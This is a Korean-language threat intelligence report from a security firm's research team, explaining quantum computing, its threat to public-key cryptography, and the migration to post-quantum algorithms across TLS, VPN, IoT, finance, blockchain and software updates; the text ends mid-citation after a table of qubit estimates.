Threat Intelligence Report

EQST INSIGHT

2025
01

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

SK 쉴더스

Contents

Headline


양자 컴퓨팅 기술의 발전에 따른 보안 위협과 대응 플랜

EQST/SI 솔루션사업그룹/EQST 금융사업팀 유영택 수석

■ 개요

1936 년, 앨런 튜링(Alan Turing)은 그의 논문 "On Computable Numbers, with an Application to the Entscheidungsproblem"에서 튜링 머신을 소개하며 수학적 문제를 기계적으로 해결할 수 있는 방안을 제시했다. 이와 같은 컴퓨터 과학의 기초가 되는 이론 모델을 기반으로 최초의 범용 전자식 컴퓨터 ENIAC(Electronic Numerical Integrator and Computer)가 1945 년에 탄생했다. 수천 개의 진공관을 사용해 미국 군의 수학적 계산을 빠르게 수행할 수 있었다.

이후 1947 년에 작은 크기, 낮은 전력 소모, 높은 내구성의 장점을 가진 트랜지스터가 발명되며 진공관을 대체하게 됐다. 트랜지스터가 집적회로(IC)의 기초가 되면서 컴퓨터의 성능이 급격히 향상되었고, 오늘날의 엄청난 성능 발전에 이르렀다.




* 출처: https://www.karlrupp.net/wp-content/uploads/2018/02/42-years-processor-trend.png

그림 1. 42 Years of Microprocessor Trend Data

하드웨어의 발전에 힘입어, 최근 몇년간 Cloud 와 Deep Learning 을 기반으로 하는 AI 는 인류 문명의 가장 큰 혁신을 이끌고 있다. 하지만 지금의 컴퓨터는 트랜지스터의 집적도와 성능의 한계에 도달하고 있고 미세 공정에서의 기술적 제약, 전력 소비와 발열 문제, 병렬 처리의 한계 등 다양한 기술적 도전에 직면해 있다. 인류는 이 문제를 극복할 방법 중 하나로 '양자 컴퓨터 개발'이라는 또 다른 거대한 혁신의 문 앞에 서 있다.

2024 년 12 월 10 일 구글 퀀텀 AI(Goole Quantum AI) 연구소는 양자 칩 윌로우(Quantum Chip Willow)를 소개하며, 현존하는 가장 빠른 슈퍼컴퓨터도 10 자(秭)[1] 년이 걸리는 RCS(Random Circuit Sampling) 벤치마크 계산을 윌로우(Willow)는 5 분 이내에 수행한다고 발표했다.



* 출처: https://www.youtube.com/watch?v=W7ppd_RY-UE&ab_channel=GoogleQuantumAI

그림 2. Willow Chip's RCS benchmark

아직 완전히 상용화된 양자 컴퓨터는 개발되지 않았지만[2] 현재 많은 진전을 이루고 있다. 때문에 양자 컴퓨터 개발로 인해 생길 보안 위협에 대한 이슈가 최근 전 세계적으로 대두되고 있다.

[1] 10^25, 10 의 25 승


[2] 연구목적으로 상용화된 양자 컴퓨팅 서비스는 제공되고 있음

■ 양자 컴퓨터란 무엇인가?

1981 년 미국의 이론물리학자 리처드 파인만(Richard Feynman)은 고전적인 컴퓨터는 자연의 법칙을 정확하게 모델링하는데 한계가 있다고 주장했다. 자연은 양자 역학의 법칙을 따르므로, 자연과 동일한 방식으로 동작하는 양자 컴퓨터를 만들어야 한다고 말했다. 고전적인 컴퓨터는 전류가 흐르는 ON 상태, 전류가 부족하거나 없는 OFF 상태를 제어해, 이진 데이터 0 과 1 을 처리한다. 그래서 항상 0 과 1 두가지 상태 중의 하나인 비트(bit)를 기본 단위로 한다. 반면 양자 컴퓨터는 양자 역학의 기본원리인 양자 중첩(Quantum Superposition)과 양자 얽힘(Quantum Entanglement)을 이용한 양자 비트(Qubit)를 사용한다.

- 양자 중첩(Quantum Superposition)

양자 중첩은 양자가 동시에 여러 상태를 동시에 가질 수 있는 특징이다. 고전 물리학(거시 세계)에서는 한 물체의 위치가 여러 곳에 동시에 존재할 수 없고 한가지 상태만을 가진다. 하지만 미시 세계에서는 하나의 양자에 여러 상태가 확률적으로 동시에 존재하고, 측정을 하기 전에는 정확한 상태를 알 수 없다. 측정을 할 때 그 상태가 정해진다는 것이다. 이러한 현상은 양자 중첩에 대한 사고를 시작하게 된 계기인 "전자의 이중 슬릿 실험(Double-slit experiment)"에서 관찰할 수 있다.



(좌) 관측을 한 경우 (우) 관측을 하지 않은 경우

* 출처: https://m.blog.naver.com/iotsensor/222929618559, wikimedia


그림 3. Double-slit experiment

전자를 이중 슬릿에 무작위로 하나씩 쏘면, 관측을 할 때는 왼쪽처럼 두개의 슬릿 그대로 두개의 줄만 스크린에 나타난다. 우리가 쉽게 이해할 수 있는 결과다. 하지만 관측을 하지 않으면 오른쪽처럼 물이나 빛의 파동같이 간섭무늬가 나타난다.

이와 같은 결과가 나오는 것은 빛이나 물결의 파동처럼 전자가 두 슬릿을 동시에 통과했다는 의미이고, 하나의 전자가 두 곳에 동시에 존재한다는 뜻이 된다. 결론적으로 하나의 전자는 확률적으로 존재할 수 있는 모든 곳에 동시에 있다는 뜻이 된다. 이것이 양자 중첩이다.

- 양자 얽힘(quantum entanglement)

측정되지 않은(양자 중첩 상태) 두 입자가 공간적으로 멀리 떨어져 있을 때, 한 입자의 양자 상태가 측정이 돼 상태가 결정되면 다른 입자의 상태 또한 동시에 결정이 되는 현상을 말한다. 두 입자가 양자 얽힘 상태에 있다면 아무리 먼 거리에 있다고 하더라도, 한 입자의 스핀(Spin) 상태가 업(Up)으로 정해지면 다른 입자의 스핀(Spin)상태는 다운(Down)으로 결정이 된다. 자연에서도 가끔 광자 한 쌍이 동시에 생성되는 경우가 있는데, 두 광자는 편극 방향[3]이 수평-수직으로 서로 다른 얽힌 상태에 있다. 편극 방향이 수직이거나 수평인 중첩 상태에 있는 두 광자는 측정을 통해 한 광자의 편극 방향이 수평으로 정해지면, 다른 광자는 그 즉시 편극 방향이 수직으로 정해진다.




* 출처: https://quantumatlas.umd.edu/entry/entanglement/

그림 4. 양자 중첩

[3] 편극 방향: 빛은 전자기파 중 하나인데, 전기장이 공간에 퍼져 나가는 파동이다. 이 때 전기장 파동의 진동방향을 편극 방향이라고 한다.

알랑 아스페(Alain Aspect), 존 클라우저(John Clauser), 안톤 차일링거(Anton Zeilinger)는 양자 얽힘 현상을 검증하고 양자기술 시대를 여는데 공헌한 점을 인정받아, 2022년 노벨 물리학상을 수상했다.



* 출처: https://www.nobelprize.org/prizes/physics/2022/prize-announcement/

그림 5. Alain Aspect (왼쪽), John F. Clauser (가운데), and Anton Zeilinger (오른쪽)

이러한 양자 중첩과 양자 얽힘의 특성을 가진 양자 비트(Qubit)는 0과 1이 동시에 존재하는 중첩 상태로, 두 상태를 동시에 병렬적으로 계산할 수 있다. 양자 컴퓨터가 3개의 양자 비트를 사용한다고 하면, 동시에 2의 3승=8개의 상태를 동시에 계산할 수 있다. 반면, 고전적인 컴퓨터가 같은 계산을 하려면 8번 연산을 해야 한다. 또한 양자 얽힘으로 두 개 이상의 양자 비트가 연결되면, 한 비트의 상태를 측정했을 때 즉시 다른 비트의 상태도 결정된다. 이로 인해 병렬 처리가 가능해지고 양자 알고리즘[4]의 성능이 비약적으로 향상된다.

■ 양자 컴퓨터의 영향

양자 컴퓨터가 개발된다고 해서 모든 문제를 고전적인 컴퓨터보다 빠르게 처리하지는 않는다. 우리가 많이 쓰는 워드나 스프레드시트의 계산, 정렬 알고리즘 등 병렬성을 활용하지 않는 문제는 고전적인 컴퓨터보다 못할 수도 있다. 그렇다면 어떤 분야에 혁신을 가져오게 될 것인가?

[4] 양자 알고리즘: 양자 컴퓨터의 큐비트와 *양자 게이트를 활용하여 문제를 해결하기 위한 계산 방법(*양자 게이트: 고전 컴퓨터에서의 논리 게이트(AND, OR, NOT)처럼 양자 비트를 변환시키는 연산을 수행)

1. 암호학의 변화

현재 대부분의 암호화 기술은 대수학적 문제에 의존하고 있다. 그러나 양자 컴퓨터는 이러한 문제를 매우 빠르게 해결할 수 있어, 현재의 암호화 기술이 무력화될 수 있다. 현재 인터넷 뱅킹·전자상거래·전자서명·인증 등 다양하게 사용되고 있는 공개키 암호화 방식은 큰 수의 소인수 분해 문제에 대한 어려움을 이용한 암호화 알고리즘이다. 대표적인 공개키 암호화 방식으로는 RSA, 디피-헬만(Diffie-Hellman) 키 교환, 타원 곡선 암호화 ECC(Elliptic Curve Cryptography)가 있다.

양자 알고리즘인 쇼어 알고리즘(Shor's Algorithm)을 사용하면 고전적인 방법으로 수십년이 걸릴 소인수 분해가 수초 내에 완료될 수 있어 은행 거래·비밀 통신·개인 정보 보호 등 다양한 분야에서 보안 위험을 초래할 수 있다. 대칭키 암호화도 그로버(Grover)의 알고리즘을 사용하면 고전적인 컴퓨터보다 제곱근만큼 빠르게 키를 찾을 수 있다. 예를 들어 n 비트의 대칭 키 암호화 방식에서는 고전적인 컴퓨터로 2^n 번의 시도가 필요하지만, Grover의 알고리즘을 이용하면 2^(n/2) 번의 시도로 키를 찾아 낼 수 있다. 암호화 키 길이가 반으로 줄어든 효과가 있는 것이다.

2. 약물 개발과 의학의 혁명

고전적인 컴퓨터는 분자의 상호작용을 정확하게 모델링하는데 한계가 있지만, 양자 컴퓨터는 분자의 구조와 화학 반응을 정밀하게 모델링해 신약 개발 과정을 빠르게 가속시킬 수 있다. 또한 개인별 유전자 분석을 통해 정교화된 맞춤 의료 서비스를 제공할 수 있게 한다.

3. 최적화 문제 해결

양자 컴퓨터는 최적화 문제를 해결하는데 뛰어나다. 물류·금융·자동차 설계·교통 관리 등에서 복잡한 최적화 문제를 효율적으로 해결할 수 있다. 예를 들면 교통 흐름을 실시간으로 최적화해 교통 혼잡을 줄이고, 도시 내에 효율적인 교통망 구축을 가능하게 한다. 기업과 산업에서는 물류와 공급망의 최적화가 가능해져 비용을 절감하고 시간 효율성을 높일 수 있다.

4. 인공지능의 발전

양자 컴퓨터는 AI의 성능을 극대화할 것으로 기대되고 있다. 기계 학습(Machine Learning)과 딥 러닝(Deep Learning) 모델은 데이터에서 최적의 파라미터를 찾는 것이 중요한다. 이를 위해 사용하는 경사 하강법(Gradient Descent)과 같은 최적화 알고리즘들은 많은 계산을 요구하고, 복잡한 데이터들은 시간이 오래 걸린다. 양자 어닐링(Quantum Annealing)과 양자 변분 알고리즘(Quantum Variational Algorithms) 같은 양자 최적화 알고리즘을 사용하면 최적의 파라미터를 빠르게 찾을 수 있다. 또한 AI 모델은 학습과 검증을 위해 대규모 데이터 세트를 처리해야 해야 하는데, 양자 병렬 처리를 통해 데이터를 빠르게 처리할 수 있다. 이외에도 CNN(Convolutional neural network) 같은 딥러닝 구조에서 이루어지는 행렬 곱셈 연산을 훨씬 빠르게 처리할 수 있어, 딥 러닝의 학습 속도를 비약적으로 향상시킬 수 있다.

■ 양자 내성 암호화 PQC(Post-Quantum Cryptography)

고전적인 알고리즘에서는 소인수 분해에 지수 시간이 소요되지만, 1994년 피터 쇼어(Peter Shor)는 양자 중첩과 양자 푸리에 변환(Quantum Fourier Transform)을 활용해 소인수 분해를 다항 시간(polynomial time) 내에 해결할 수 있는 양자 알고리즘을 개발했다. 따라서 양자 컴퓨터 환경에서는 기존의 공개키 암호화가 해독될 위협이 있는데, 이에 대응하는 새로운 공개키 암호화를 양자 내성 암호 PQC(Post-Quantum Cryptography)라고 한다.

알고리즘	설명	종류
Lattice-based Algorithms 격자 기반 알고리즘	- 격자 기반 암호화는 격자 이론(Lattice Theory)을 기반으로 수학적 격자 구조에서 나온 문제를 해결하는 알고리즘 - 현재 PQC 후보에서 가장 많이 사용	Kyber NTRU Dilithium FALCON
Code-based Cryptography 코드 기반 암호화	- 오류 정정 코드(Error-correcting codes)를 기반으로 한 암호화 기술 - 오류 정정 코드는 전송 중 발생하는 오류를 수정하기 위한 수학적 알고리즘으로, 이 원리를 암호화에 적용해 데이터를 보호하는 방식 - 이 기술의 보안성은 코드 이론에 기초하며, 문법적으로 올바르지 않은 메시지 복호화의 어려움을 기반으로 함	McEliece Niederreiter
Multivariate Quadratic Polynomials 다변수 이차 다항식 암호화	- 다변수 이차 다항식은 여러 개의 변수에 대해 이차 항(quadratic terms)과 선형 항(linear term)이 포함된 다항식 - 이와 같은 다변수 이차 방정식의 해를 찾는 문제(Multivariate Quadratic Equations)를 이용한 암호화 알고리즘	Rainbow SFLASH
Hash-based Signatures 해시 기반 서명 알고리즘	- 해시 함수를 이용하는 방식으로, 두 개의 서로 다른 메시지가 동일한 해시값을 가질 확률은 매우 낮은 충돌 저항성(collision resistance)을 활용한 알고리즘 - 양자 컴퓨터의 위협에 대해 안전한 서명을 제공	XMSS SPHINCS+
Isogeny-based Cryptography 이스오제니 암호화	- Isogeny는 타원 곡선 사이의 함수로, 한 타원 곡선의 점들을 다른 타원 곡선의 점으로 대응시키는 방식 - 순서(Order)가 같은 두 타원곡선 사이에 존재하는 아이소제니(Isogeny)를 구하는 문제의 어려움에 기반을 두는 알고리즘	SIDH SIKE

표 1. 양자 내성 암호화 알고리즘

세계 각국의 보안 기관과 학계에서는 양자 컴퓨터가 등장하기 전에 양자 내성 암호화 시스템을 개발하고 표준화하려는 노력을 기울이고 있다. 2016년 미국의 국가표준기술연구소 NIST에서는 전 세계 암호학자들에게 양자 컴퓨터의 공격에 저항할 수 있는 암호화 방법을 고안하도록 요청했고, 지원 후보들 중 가장 적절한 알고리즘을 선정해 표준화하겠다는 양자 내성 암호화 표준화 프로젝트(post-quantum cryptography standardization project)를 시작했다. 총 4 차례에 걸쳐 후보 알고리즘을 공모 받았고, 2022년 5월에 4개의 표준화 알고리즘 후보를 발표했다.

알고리즘	개발 기관(여러기관 합작)	기반 문제	용도
CRYSTALS-KYBER	CRYSTALS Team Peter Schwabe, MPI-SP & Radboud University 외 10명 https://pq-crystals.org/	격자 기반	공개키 암호화키교환
CRYSTALS-Dilithium	CRYSTALS Team Vadim Lyubashevsky, IBM Research Zurich 외 7명 https://pq-crystals.org/	격자 기반	전자서명
FALCON	Thomas Prest, PQShield 외 9명 https://falcon-sign.info/	격자 기반	전자서명
SPHINCS+	SPHINCS+ Team Andreas Hülsing, Eindhoven University of Technology & SandboxAQ 외 17명 https://sphincs.org/	해시 기반	전자서명

표 2. 2022 년 NIST 선정 PQC 알고리즘

공개키 암호화 PKE(Public-Key Encryption)와 키교환 알고리즘 KEMs(Key Encapsulation Mechanisms)으로 CRYSTALS-KYBER를 선정했고, 전자서명(digital signatures) 알고리즘으로 CRYSTALS-Dilithium을 선정했다. 추가로 디지털 서명 알고리즘으로 FALCON 과 SPHINCS+도 표준화될 계획이다.

국내에서도 양자 내성 암호화가 연구 개발 중이고, 아래 4개의 알고리즘이 개발되어 2017년에 NIST 공모에 제출됐다. 이 중 HimQ와 Lizard 알고리즘은 한국정보통신기술협회(TTA)의 표준문서로 등록됐다.

알고리즘	개발기관	기반 문제	용도
EMBLEM and R.EMBLEM	고려대학교	격자 기반	공개키 암호화
pqsigRM	양자내성암호연구단 kpqc	코드 기반	전자서명
HimQ	국가수리과학연구소	다변수 이차 다항식	전자서명
Lizard	서울대학교 KISA(한국인터넷진흥원)	격자 기반	키교환

표 3. 국내 개발 양자 내성 알고리즘

■ 양자 내성 암호화 PQC 적용 분야

양자 내성 암호화는 암호화가 사용되는 분야, 특히 공개키 암호화가 사용되는 분야에 모두 적용이 된다. 공개키 암호화를 사용하는 부분은 양자 내성 암호화를 사용해야 하고, 대칭키를 사용하는 부분은 AES 256bit 이상의 키를 사용해야 한다. SHA2, SHA3 또한 256bit 이상의 키를 사용해야 한다(기술의 발전, 취약점 발견에 따라 대칭키 보안 기준도 계속 변경될 것이다).

TLS(HTTPS)

대표적으로 인터넷에 사용되는 TLS(HTTPS) 프로토콜의 경우, 양자 내성 암호화 적용이 필수다. 양자 내성 암호화를 사용해 키교환을 한 후, 교환된 패킷 암호 대칭키는 256bit 이상을 사용해야 한다.

클라이언트	서버	
브라우저	웹서버	WAS
PQC 키교환 적용	PQC 키교환 적용	웹서버<->WAS 간 데이터 보호로 공개키 암호화가 필요할 경우 PQC 키교환 적용 필요

표 4. TLS PQC 전환

VPN(Virtual Private Network)

VPN은 공개키 방식으로 대칭키를 교환하고, 해당 대칭키로 암호화된 터널을 만들어 안전하게 통신을 한다. TLS와 마찬가지로 키교환에 사용되는 공개키 암호화 방식은 PQC로 전환되어야 하고, 교환된 대칭키는 256bit 이상이어야 한다.

미들박스(Middlebox)

미들박스는 네트워크 장치나 시스템에서 패킷을 필터링 변경, 조작하는 네트워크 장비를 말한다. 주요 장비로는 방화벽(Firewall), NAT(Network Address Translation), 로드 밸런서(Load Balancer), IDS/IPS(Intrusion Detection/Prevention System)이 있다.

양자 내성 암호화는 주로 애플리케이션 계층(Layer 7)에 속하고, 미들박스의 동작은 주로 네트워크 계층(Layer 3), 전송 계층(Layer 4) 속한다. 따라서 미들박스는 암호화된 데이터를 전달하거나 검사하는 역할을 하기 때문에 양자 내성 암호화가 도입된 후에도 그 동작에는 큰 변화가 없을 수 있다. 하지만 다음과 같은 기능은 미들박스에도 PQC가 적용되어야 사용할 수 있다.

TLS/SSL 검사 및 종료: 암호화된 트래픽을 복호화해 내부 네트워크에 전달

암호화 검사: 암호화된 트래픽을 복호화해 검사하는 기능

사물인터넷(IoT)

IoT 네트워크는 수많은 장치들이 상호작용하는 환경이고, 안전한 통신을 위해 공개키 방식으로 키를 교환 후 대칭키로 암호화해 통신하는 것이 일반적이다. 따라서 키교환 방식을 PQC로 전환을 해야 하지만 IoT 장치는 자원제한이 있기 때문에, 실제 PQC를 구현하는데 어려움이 있을 수 있다. 저전력 IoT 장치의 경우에는 연산 비용이 낮고, 메모리와 대역폭의 요구사항이 적은 경량 양자 내성 암호화(Lightweight Post-Quantum Cryptography, Lightweight PQC) 적용이 필요하다.

금융거래/클라우드(Cloud) 환경

모바일 금융거래, 클라우드 환경의 경우 앞서 말한 TLS, VPN, 미들박스의 내용을 모두 포함하고 있다. 거기에 추가로 사용자 인증, 전자 서명이 중요하다.

모바일 금융 서비스의 경우, 거래를 하거나 사용자 인증이 필요하다면 전자 서명으로 금융인증서, 공동인증서와 같은 공개키 암호화 방식을 사용한다. 따라서 PQC 방식의 금융인증서, 공동인증서의 적용이 필요하다.

클라우드 서비스의 경우도 사용자 인증, 접근 제어에 있어 공개키 방식의 전자 서명이 사용되기 때문에 PQC 방식의 전자 서명이 필요하다. 또한 클라우드에서 데이터를 저장할 때 사용하는 대칭키 암호화는 공개키 암호화로 키 관리를 하기 때문에, 이 또한 PQC를 적용해 안전하게 키를 관리해야 한다.

블록체인/비트코인

블록체인은 거래의 무결성을 확인하기 위해 공개키 암호화 방식뿐 아니라 해시 방식을 같이 사용하고 있다. 해시 방식은 SHA-256이기 때문에 양자 컴퓨터의 공격으로부터 안전하다고 볼 수 있다.

그러나 비트코인의 전자 지갑은 그렇지 않다. 비트코인은 ECDSA(타원 곡선 암호)라는 공개키 암호화 방식을 사용하는데, 비트코인 초기에는 공개키가 지갑의 주소로 사용되는 p2pk(Pay-to-PubKey) 방식을 사용했다. 따라서 양자 컴퓨터는 이 공개키로 개인키를 알아 낼 수 있었다. 2010년 이후로는 사용자의 공개키가 SHA-256 해시와 RIPEMD-160 해시로 변환돼 주소로 사용되는 P2PKH(Pay-to-PubKey-Hash) 방식을 사용하기 때문에, 지갑 주소만으로 개인키를 알아 낼 수 없게 됐다. 하지만 거래가 이루어지면 상대방에게 공개키가 드러나게 되기 때문에 양자 컴퓨터의 공격에 여전히 취약하다. 따라서 ECDSA(타원 곡선 암호) 알고리즘을 PQC로 전환하는 것이 필요하다.

업데이트/패치 무결성 검증

펌웨어, 시스템 업데이트, 패치처럼 중요한 파일들은 그 변조 여부를 확인하기 위해 전자 서명이 되어 있다. 개인키로 파일에 서명이 되고, 공개키로 검증을 함으로써 무결성을 확인한다. 양자 컴퓨터가 개발되면, 공개키로부터 개인키를 알아내 업데이트 파일에 악성코드를 심고 다시 서명하는 방식으로 무결성 검증을 우회할 수 있다. 따라서 PQC가 적용된 전자 서명을 사용해야 한다. 최근 공급망 공격(Supply Chain Attack)[5] 사례가 늘고 있는 만큼 업데이트/패치 파일의 무결성 검증이 중요해지고 있다. 때문에 필수적으로 PQC 적용이 필요한 분야다.

■ 양자 컴퓨터의 현주소

양자 컴퓨터가 얼마나 발전해야 현재 사용하는 암호화에 위협이 될까? 공개키 암호화로 양자 컴퓨터 공격이 가능하려면 수천개의 큐비트가 필요하다고 한다.

공개키 암호화 알고리즘	공격에 필요한 큐비트 수
RSA-1024	약 2,000개
RSA-2048	약 4,000~5,000개
RSA-3072	약 7,000개 이상
ECC-256	약 2,000 ~ 2,500개
ECC-512	약 4,000개

* 출처: "Quantum Computing for Computer Scientists" (Noson S. Yanofsky and Mirco A. Mannucci

